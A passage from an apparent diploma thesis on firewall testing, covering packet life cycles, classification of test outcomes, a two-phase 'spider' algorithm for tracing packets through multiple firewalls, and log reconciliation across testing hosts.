We follow for a moment the path of the wild packets ($!T$). They are divided into packets that arrive (A) or are discarded ($!A$). If the unexpected packets do not reach the destination host (because they are blocked), they do not provoke an entry in the log file of the destination testing host and everything is okay. This ideal situation dramatically changes if the wild packets arrive at their destination host. The corresponding testing host is not able to associate the packet with a receive event and therefore logs the packet as false negative (i.e. a packet is delivered that should have been blocked).
After tracing the unknown packets, we focus on the subtree representing the life cycle of a test packet (i.e. the left branch of the attack tree starting from T). The test packet tree




Figure 23: Routing a packet

illustrates what can happen to a packet on its journey through the networks. A couple of operations may take place. The packet may be

1. passed without being modified.
2. dropped.
3. modified.
4. duplicated.

Duplication means to produce a (theoretically infinite) number of copies. If a packet is duplicated, operations (1)-(4) can be applied to every instance of the packet.
Considering the operations, a single packet may end up in 0 packets (if it is dropped), 1 packet (untouched or modified) or more than 1 packet (duplication).
The life of a packet is illustrated in figure 24 in a two-step presentation: A packet is either modified (M) or not ($!M$). Both kinds of packets (modified and untouched) either arrive at the destination host (A) or not ($!A$). Based on the expectations, the untouched packets ($!M$) may provoke log entries (if they arrive and should be dropped and vice-versa).
Modified packets are handled differently. From a more abstract point of view, modified




Figure 24: Life of a packet

packets are not one but two packets: The original packet (parent) dies as soon as it is modified and a new packet (child) is born. That is, whenever a packet is modified, the parent is virtually dropped and the child is created. We split modification into a drop and a creation phase. This is just a trick to simplify the presentation but it makes sense in that the child will be handled like an unknown packet by the destination host. No matter how serious the manipulation is (even if only a single field in a packet header is changed), the testing host has no chance to recover the original packet as we do not perform some sort of pattern matching.

Coming back to figure 24, we see that a packet dies when it is modified (M) and a wild packet is created instead (follow right branch from M to $!T$). The child is handled like an ordinary unknown packet. The parent becomes a zombie (dotted line) and may still influence testing in that the original destination testing host will log a false positive if the parent is expected to arrive. Otherwise, the testing host classifies the parent as true

positive (which is not logged). In this abstract world, modification means death of the original packet and birth of a wild packet.
If the destination IP address of the parent is not affected by the modification, the child will arrive at the same destination host as the zombie and therefore may lead to two log entries: If the testing host expects the parent to arrive, it registers a false positive for the missing parent and a false negative due to the unforeseen child.
Duplication of packets can be expressed in figure 24 by creating a wild packet (following the right branch from P to $!T$) whenever a packet is duplicated. That is, duplication does not immediately affect the original packet (e.g. by putting it into another state) but involves the creation of an unexpected packet. There is no correlation between the original packet and its copies. The duplicates magically appear as wild packets when a duplication takes place.
Set theory provides an alternative to classify the test packets. Figure 25 illustrates the




Figure 25: Partitioning the packets

situation: All packets belong to the set of packets P. We partition the set P in two distinct subcollections: T, the set of test packets and $P - T$, the set of wild packets. Furthermore, the set P can be divided into packets that are captured by a testing host C and those that are not captured $P - C$. We partition the set of test packets T according to their expectation in three distinct subcollections: OK, NOK and ?. Wild packets are not categorized, but implicitly they are classified as NOK since they should not arrive the destination host. The set union $T \cup C$ represents all the packets that are sent or captured by testing host. These are all the packets that may provoke log entries. Packets that are sent out by non-testing hosts and are not captured ($P - T - C$) do not cause log entries.
According to the expectation, the packets in T remain in one of four final states: true positive, true negative, false positive and false negative. The packets in $C - T$ are classified as false negatives because the wild packets should be discarded but make it

through the network.
A modified packet is represented by two packets: The parent is in set $T - R$, the child resides either in $P - T - C$ (if the packet does not reach the destination host) or in $C - T$ (if the packet reaches the destination host).
Duplicates are regarded as unexpected packets and appear in $P - T$. If a duplicate is an element of C, the log entry is generated.
All sets containing false positives ($T_{OK} - C$) as well as all sets containing false negatives ($T_{NOK} \cap C$ and $C - T$) provoke log file entries whereas true positives and true negatives indicate no problems and therefore cause no entries.

8.5.1. Drawbacks

We introduce two notations to represent the life cycle of a packet. Again, we face subtle issues: Given two packets, we expect the first to be dropped and the second to arrive. Strange things may happen: The first packet (to be accepted) is dropped whereas the second packet (to be dropped) is transformed by a firewall into the first packet (to be accepted). The modified packet reaches the destination host and everything is alright. The destination host will not complain because it gets the packet it expects. This is a special situation because we have a correct outcome but a wrong course of action. Needless to say that it is difficult to identify such sophisticated errors. Probably, we will never get rid of them. Due to the testing hosts, we just see which packets enter and leave the firewall but do not know what happens inside. From our point of view, the firewall is a black box and we have no chance to look behind the scenes. Because we are only interested in the outcome, the transformation scenario described above and the normal operating sequence are equivalent. As a consequence, if all testing hosts agree with the result, we will not try to identify these kinds of failures.
In economics, risk is defined as

$$\text{risk} = \text{probability of potential loss} * \text{potential loss}$$

In case of these subtle problems, the impact is low and the probability that something happens is minimal. Therefore, the risk coming from them are negligible and we do not care.

8.6. Backtracking the Packets

After pointing out the problems a packet faces on its journey through the network, we address these problems and identify the sources of error.

8.6.1. Problem

Whether we deal with 1-firewall scenarios or n-firewall scenarios, the problems remain the same: the firewall testing tool logs two kinds of irregularities: (1) false positives and (2) false negatives. These are the errors we cope with in each test environment. The nature of the problem does not change, but an increasing number of firewalls make the

identification of the sources of an error more and more difficult. To attack the problems and to find the failures, we have to answer the following questions:

1. *False positives*: Where are the packets blocked although they should have been accepted?

2. *False negatives*: Where are the packets accepted although they should have been blocked?

The question concerning false negatives is much more difficult to answer. If we want to find out where a packet is blocked, we only have to trace the packet and identify the firewall or host that discards the packet. But if we have to identify the machine that without legal cause accepts a packet, things are more complicated. We distinguish two situations: (1) we know which firewall should block the packet and (2) we do not know the discarding firewall. The second scenario is more likely since most of the time, we do not know the path of a packet and therefore have no idea which firewalls it passes. In (1), we just have to follow the packet. If it is accepted by the specific firewall, there is a problem in the firewall configuration: either the firewall rules are badly specified (i.e. do not block the packet) or the firewall implementation is at fault (i.e. the firewall rules indicate to block the packets but they do not). If the packet is redirected and does not reach the firewall, not the firewall failed to block the packet but we failed to predict the correct route. In (2) where we do not know the blocking firewall, our only chance is to follow the packet and check for every firewall whether it should block the packet or not. If there is a firewall that should drop the packet according to the firewall rules but does not perform this task, we found a bogus firewall implementation. If there is no firewall discarding the packet, we revealed a leak in our line of defense. We missed to configure our firewall system to drop the packet. Both findings are considerable breaches of security.

8.6.2. Solution Approach

In this section, we do not care about how to spot bogus firewall implementations or bad firewall rules. Instead, we provide an approach to solve the underlying problem both questions (where is the packet blocked or passed, respectively) suggest: How to follow a packet in a complex test environment if we only have the testing hosts to control the network? We develop a method to recover the path of a packet.

Keep in mind that the testing hosts are the only machines in the test environment we can be sure to be able to run the firewall testing tool and passive monitoring applications (e.g. tcpdump). So only the testing hosts can collect information (i.e. capture packets). In a worst case scenario, all the other machines do not provide the abilities to accumulate valuable information (e.g. we cannot run tcpdump on the interfaces of a Cisco Router or firewall). Nevertheless, to be able to trace a packet, we need information. Therefore we have to add a new feature to the firewall testing tool to provide this information. That is, we do not just capture every packet and log the irregularities but we log every packet that hits the interface. The testing tool runs in promiscuous mode

and thus is able to log all packets passing the wire. An alternative would be to not extend the testing tool but to simply run tcpdump on the testing host interface and let tcpdump log the packets. Essentially, both approaches are equivalent. But as the testing tool already captures all the packets, it would be easy to log them, too. It is pure overhead to force tcpdump to do the same job a second time. However, the new log files (we call them "packet logs" in contrast to the ordinary "irregularity logs") form the basis of our computations. To evaluate the packet logs, we provide a new application: the spider. Based on the log file entries, the spider follows the packets and reveals their paths.

8.6.3. The Spider

Due to our effort in breaking down the n-firewall problem to n 1-firewall scenario, a packet that enters and leaves a firewall (i.e. not being dropped or modified or duplicated and every firewall interface is covered by a testing host) will be captured and logged by the testing hosts before and after the firewall. That is, for every firewall, there will be two log file entries concerning a single packet.
A firewall may have more than two interfaces but a packet that is not duplicated or dropped will only affect two of them when entering and leaving the firewall. Because there are testing hosts associated with every firewall interface, there will be exactly two entries in the log files in two of these testing hosts.
To make things easier to understand, we split packet tracing into two phases:

1. *to phase*: Refers to the log entry generated when a packet enters a firewall (i.e. going *to* a firewall).

2. *from phase*: Refers to the log entry generated when a packet leaves a firewall (i.e. coming *from* a firewall).

A packet traveling through the networks alternates between *to* and *from* phases: Starting from a testing host, the packet traverses the local network, enters the firewall (and thereby is logged by a testing host), leaves the firewall (and thereby is logged by a testing host), traverses the newly entered local network, enters a firewall, leaves the firewall and so on until the packet arrives at the destination host or is dropped or modified. Whenever a packet leaves a local network, it enters a firewall and whenever a packet leaves a firewall, it enters a local net. This assumption only holds if we merge connected firewalls into a single firewall. Each of these transitions provokes a log entry in the corresponding testing host. The *to* phase relates to the leaving network - entering firewall transition whereas the *from* phase corresponds to the leaving firewall - entering network crossover.
For every phase we have a log entry; the track of the packet.
Based on these considerations, we developed a simple two-phase algorithm that handles the problem of following a packet and therefore may serve as the backbone of a spider implementation.
Before we start, we have to know

- the set of testing hosts for every local network.
- the testing host associated to each firewall interface.

The two-phase algorithm works as follows:

1. *TO phase*:
   Identify the local net we are in and get the testing hosts of this network. Sort out the entry in the log files concerning our packet. If there is no entry, the packet has reached the destination host. If there is exactly one entry, we determine the destination MAC address in the Ethernet header. The hardware address corresponds to the firewall interface (and therefore the firewall) the packet is sent to. Knowing the firewall, we go to (2). If there are multiple log file entries, the packet has been duplicated within the local net. For each copy, we determine the firewall the packet enters and go to (2).

2. *FROM phase*:
   Identify the firewall we deal with and all the testing hosts associated with the firewall interfaces. We also take into account the testing host which registered the entering packet because a packet may enter and leave a firewall through the same interface. We watch the log files of the testing hosts and sort out the entries concerning our packet. If there is no entry, the packet has been dropped (or modified) by the firewall. If there is exactly one entry, the packet is forwarded to the local network of the testing host and we enter this network and go to (1). If there is more than one entry, the packet has been duplicated. We follow every duplicate of the packet separately.

Figure 26 illustrates the algorithm. The two-phase strategy allows us to trace the packets and to identify successful arrivals, drops and irregularities (such as unexpected drops, modifications, duplications).
The source and destination IP addresses in the IP header of a packet define the sending and receiving end. The source and destination MAC addresses in the Ethernet header of a packet specify a hop (portion of path). Consecutive hops build the path of a packet. In other words, the TCP and IP header define the packet, its origin and destination, but the Ethernet headers specify the route.
We briefly mentioned duplication handling. If a packet is duplicated, we trace every copy. Note that they probably take the same route and it is impossible to distinguish them in the log files. We will not go further into this question.
If the packets and its copies take different paths, it is easier to supervise them. We create multiple instances of the spider and trace the copies in parallel or follow them using a breadth-first strategy with a single spider. That is, we reproduce the next step for each copy and perform the step. We continue doing that until they are dropped or arrive at the destination host. Instead of multiple spiders in parallel each tracing a single packet, we have one spider tracing multiple packets in parallel.
The spider is a powerful tool when searching the sources of errors of irregularities (false positives and false negatives). We have presented a two-phase algorithm tracing the packets and therewith show how a spider may approach the problem.




Figure 26: Backtracking a packet

8.7. Connecting Multiple Networks

We talked about finding the testing hosts, we shed light on the nature and life of the packets, and we provided a method to trace the packets in the network. We transformed an n-firewall scenario into n 1-firewall scenarios and realized that we suffer from the

same problems but struggle with the degrees of freedom that make everything more complicated because the failures are difficult to locate. We introduced a simple algorithm to spot the origin of an error but did not solve all the associated problems.
We now concentrate on a subsidiary problem. Until now, we expected a firewall to connect exactly two networks. In reality, firewalls often connect more than two networks. Figure 27 shows three networks that are connected by a firewall with three interfaces (a so-called three way firewall) instead of three double-interfaced firewalls.




Figure 27: Traditional firewalls (left) versus three way firewall (right)

We want to know which approach is better and how a three way firewall affects our backtracking algorithm.
The drawbacks with three interfaces are that

- the configuration of the three way firewall is more complex. We have to apply the security policy that is distributed among three two way firewalls in a common scenario (figure 27). Therefore, the firewall rules are more comprehensive and the probability to make a mistake is more likely.
- one has to watch two adjacent networks for log entries when tracing a packet. With only two interfaces, we just check the testing host covering the interface where the packet did not enter but will leave (assuming that a packet is not sent back to the same local network it came from).

On the other hand, there are some advantages of the three way firewall approach:

- Fewer firewalls are required. This means fewer potential sources of error (implementation bugs) and fewer testing effort is necessary.
- Fewer firewall interfaces (in figure 27: 3 instead of 6) involve fewer testing hosts and less administrative overhead.
- Cycles are less likely because we save firewalls that could produce cycles. For example, in figure 27 there is only one way to reach the destination network regarding the three way firewall (i.e. we have a tree structure) whereas there is a cycle in the two way firewall scenario. Using three way firewalls does not guarantee that there are no cycles, but by connecting more than two networks, we eliminate elementary cycles such as the one in figure 27.

The reduction of firewall interfaces and therefore of testing hosts (from 6 to 3 in figure 27, a decrease of 50%) is not always as impressive as this simple example suggests. Some networks may only be loosely connected. For example, instead of connecting three networks with three double-interfaced firewalls, one could only use two. We do not demand for complete coverage (i.e. connecting each network with each other). A network just has to be connected to at least another network.

Suppose we have a test environment consisting of at least three networks connected by two way firewalls. Even if the networks are loosely connected (e.g. two firewalls connect three networks) we can proof that fewer testing hosts are required when using three way firewalls. The prove is simple and works as follows: To connect three networks with double-interfaced firewalls, we need at least two firewalls, four firewall interfaces and four testing host interfaces (assuming that a single testing host interface can cover multiple firewall interfaces). Or more general: To connect n networks, we need at least $n - 1$ firewalls (arranged in a line). Given an arbitrary test environment




Figure 28: Three networks connected by three (left) or two (right) firewalls

consisting of at least three networks that are linked by two way firewalls, we select three consecutive networks that are connected by either two or three firewalls (figure 28). There are always three consecutive networks in a test environment like the one described above.

We replace the firewalls by a single three way firewall. This is possible since a three way firewall links three networks. As a consequence, we reduce the number of involved interfaces (and therefore the number of involved testing hosts) by at least one. This reduction is applicable to every test scenario including more than two networks. By the way, it would make no sense to use a three way firewall in a test environment with only two networks. The reduction changes for the better if a firewall connects even more than three networks.

All in all, a first analysis shows that the advantages of three way firewalls outperform the drawbacks. We need fewer firewalls and testing hosts which minimizes the administration and reduces the potential sources of error. From this point of view, it is clever to use firewalls that connect more than two networks.

8.8. Multiple Entry Points

Another subsidiary problem concerns networks with more than one entry point. An entry point of a network is a firewall interface. Firewalls connect networks. Packets enter or leave the network through firewall interfaces. As a consequence, the firewall interfaces build the entry points of a network. It is possible that a single testing host handles multiple firewall interfaces (figure 29) and therefore detects packets concerning multiple entry points but this constellation is unlikely. Therefore, we assume for a moment that multiple entry points are covered by multiple testing hosts (figure 30).




Figure 29: A testing host (TH) covers two firewalls (FW1 and FW2)




Figure 30: Two testing host (TH1 and TH2) cover two firewalls (FW1 and FW2)

Multiple entry points make testing more difficult. Suppose a packet that is destined to a specific network. This network has two entry points and two distinct testing hosts supervising the entry points. When entering the network, the packet passes exactly one entry point and is captured by exactly one testing host before it reaches its destination. The other testing host probably does not detect the packet (unless the packet is destined




Figure 31: Packet enters network at FW2. TH1 does not intercept the packet.

to an interface that shares the link with the other testing host; figure 31). Assume we expect the packet being dropped. The testing host that captured the packet will log a false negative whereas the "blind" testing host generates no log entry (because it does not detect the packet; as expected). We end up in an inconsistent log state. Although the testing hosts await the same packets, their log files differ.
An idea to resolve the problem is to partition the network among the testing hosts (i.e. the testing hosts are responsible for a specific region). But the packets may further on enter the network through the "wrong" firewall interface and are therefore captured by the "wrong" testing host. We cannot force the packet enter the network according to the partition we suggest. Thus, the partition approach does not eliminate but amplifies the problem.
To keep things simple, we do not divide the network. Instead, every testing host is responsible for the entire network. After testing is performed, we adjust or balance the log files.
The important point is the fact that at least one testing host in the network registers the packets. Since all firewall interfaces are covered by a testing host, we guarantee that every packet entering a network is captured by a testing host.
Not every testing host gets the packets it expects but at least one testing host captures the packets. We somehow have to propagate this information. We cannot prevent the testing hosts from generating wrong (from their point of view correct) log entries because they miss a packet, but we are able to gather the information after testing is finished.

8.8.1. Packet Balancing

If all the testing hosts intercept a packet, their state is consistent and we do not have to bother. The same assumption holds for packets not reaching the network: no testing host will detect them and thus the log entries will be consistent.
We run into trouble if a packet enters the network and some testing hosts register the packet and others do not. The trick is that at least one testing host has detected the packet if it reaches the destination network. In other words, we have to look for logging

entries that indicate the arrival of a packet. If we find such an entry, we know that the packet has not been dropped on its way.
To get rid of the inconsistency problem, we introduce a superior log file (i.e. a meta-level log file) that provides a consistent view of the test results in a network by incorporating the log files of all the testing hosts.
If all testing hosts log a false positive (or false negative), the superior log file also logs a false positive (or false negative).

	Receiver	$\neg$ Receiver
OK:	TN	FP
NOK:	FN	TP
?:	TN	TP

Table 8: Log file entries for receivers and non-receivers of the packet

Table 8 illustrates the situation when a packet made it to the network. If we expect a packet to arrive (`OK`) and at least one testing host does not log a false positive, the packet indeed reached the network (the testing host that captured the packet classifies the segment as true negative which is not logged). Since true negative is the correct classification, the meta-level log file registers no entry.
If we expect a packet to be dropped (`NOK`) and at least one testing host logs a false negative, then the packet reached the network and provokes this log entry. As a consequence, a false negative has to be inserted into the superior log file.
If the expectation of a packet is undefined (`?`), we have to do nothing because the testing hosts that detect the packet classified it as true negative. The testing hosts not detecting the packets classified it as true positive. None of these classifications provokes an entry in the log files.
The way to approach the problem is to focus on the testing hosts that capture a certain packet. If we find a log entry indicating that the packet has been detected, the other log files are wrong and the meta-level log file has to be adapted accordingly.

8.8.2. Send Events

All testing hosts in a local network await the packets destined to this network. We answered the question how a consistent log view can be established but we did not address another fundamental problem: which testing host injected the packets coming from this network? We suggest that every testing host handles the receive events but only one testing host deals with the send events because a packet should only be sent once.
We need a mechanism to pick one testing host that performs crafting and injection whereas the others only focus on interception, analysis and logging.
A simple solution is to define for every network a superior testing host (e.g. via a monitor election algorithm) that manages the active part of practical firewall testing. We could introduce a command-line option into our testing tool indicating at startup which activities the caller performs (e.g. receive, send and receive).

8.9. Extending the Firewall Testing Tool

To cope with multiple firewall scenarios, the tool has to be extended in several directions:

1. We have to select an appropriate set of testing hosts given an arbitrary test environment. The testing host selection algorithm may be used to perform this task.

2. The fundamental mechanisms (send and receive) remain unchanged but the testing tool must be able to listen for packets on multiple interfaces. So far only one interface is monitored. Listening on multiple interfaces calls for running multiple libpcap sessions in parallel. As a consequence, the program must be multithreaded and we have to deal with well known problems such as race conditions and process synchronization.

3. We have to create a meta-level log file that incorporates the log files after testing is performed if there is more than one testing host in a network (balancing problem). We have to inform the testing hosts whether they must perform both the active and the passive part of practical firewall testing.

4. To find the sources of error (false positives and false negatives) we have to trace the packets and to uncover their journey through the networks. We need a spider to perform this task. The spider requires log files containing all the intercepted packets. Furthermore, we have to know (1) the set of testing hosts of every network and (2) the set of adjacent testing hosts for every firewall.

These are the fundamental modifications that make the firewall testing tool multiple firewall compatible. There are many problems we did not address so far that have to be resolved (and the testing tool has to be adjusted accordingly) when we face larger networks.

9. Summary

Firewall testing includes (1) a theoretical aspect (finding appropriate test cases) and (2) a practical aspect (performing the tests based on these test cases). The major part of this Diploma Thesis deals with the practical aspects of firewall testing. We designed and implemented a firewall testing tool that allows for testing single firewalls.
A minimal test environment consists of two testing hosts connected via a firewall. The testing tool runs on both testing hosts, crafting packets, injecting them, capturing the packets that are accepted by the firewall, analyzing the packets, comparing them to the expectations and logging the irregularities. The testing tool holds two operating modes: (1) the capturing mode where we wait for packets and put them into the receive queue and (2) the event processing mode where packets are sent out, the received packets are analyzed and irregularities are logged. By default, the program awaits packets. A simple but powerful mechanism triggers alarm signals to indicate an event and forces the program to switch to the event handling mode. After the events are processed, the program falls back into packet reception. Every testing host can both send and receive packets (i.e. testing is performed in both directions).
Whenever the analysis spots an irregularity (i.e. expectation and outcome do not match), a log file entry is generated. The log entries indicate serious errors such as wrong firewall rules, firewall implementation bugs or hardware failures. Based on the log file, the examiner is able to identify the source of error.
Extended tests in a simple environment have shown that the testing tool provides reliable results and therefore may be applied to more complex networks.
We spent some time to understand the multiple firewall scenario. We developed some solution approaches for a bunch of problems: We have split the n-firewall scenario into n 1-firewall scenarios and introduced a greedy algorithm to identify a minimal set of testing hosts covering all the firewall interfaces. The algorithm repeatedly selects the host that covers the maximal number of uncovered firewall interfaces from the set of hosts not yet taken until all firewall interfaces are included. The greedy testing host selection algorithm can be reduced to the greedy algorithm solving the minimum set cover problem. The approximation quality of the algorithm is $1 + log(n)$ where n is the maximal number of firewall interfaces a testing host covers.
Although the irregularities remain the same in a multiple firewall scenario, it is more difficult to reveal the sources of error. To spot an irregularity, we have to know the path of a packet. To achieve this goal, we developed a strategy to trace a packet. The testing hosts create a special log file including each captured packet (and not only the irregularities). Based on these log files, a so-called spider is able to reproduce the path of a packet and to identify all sorts of events (accept, drop, modify, duplicate).
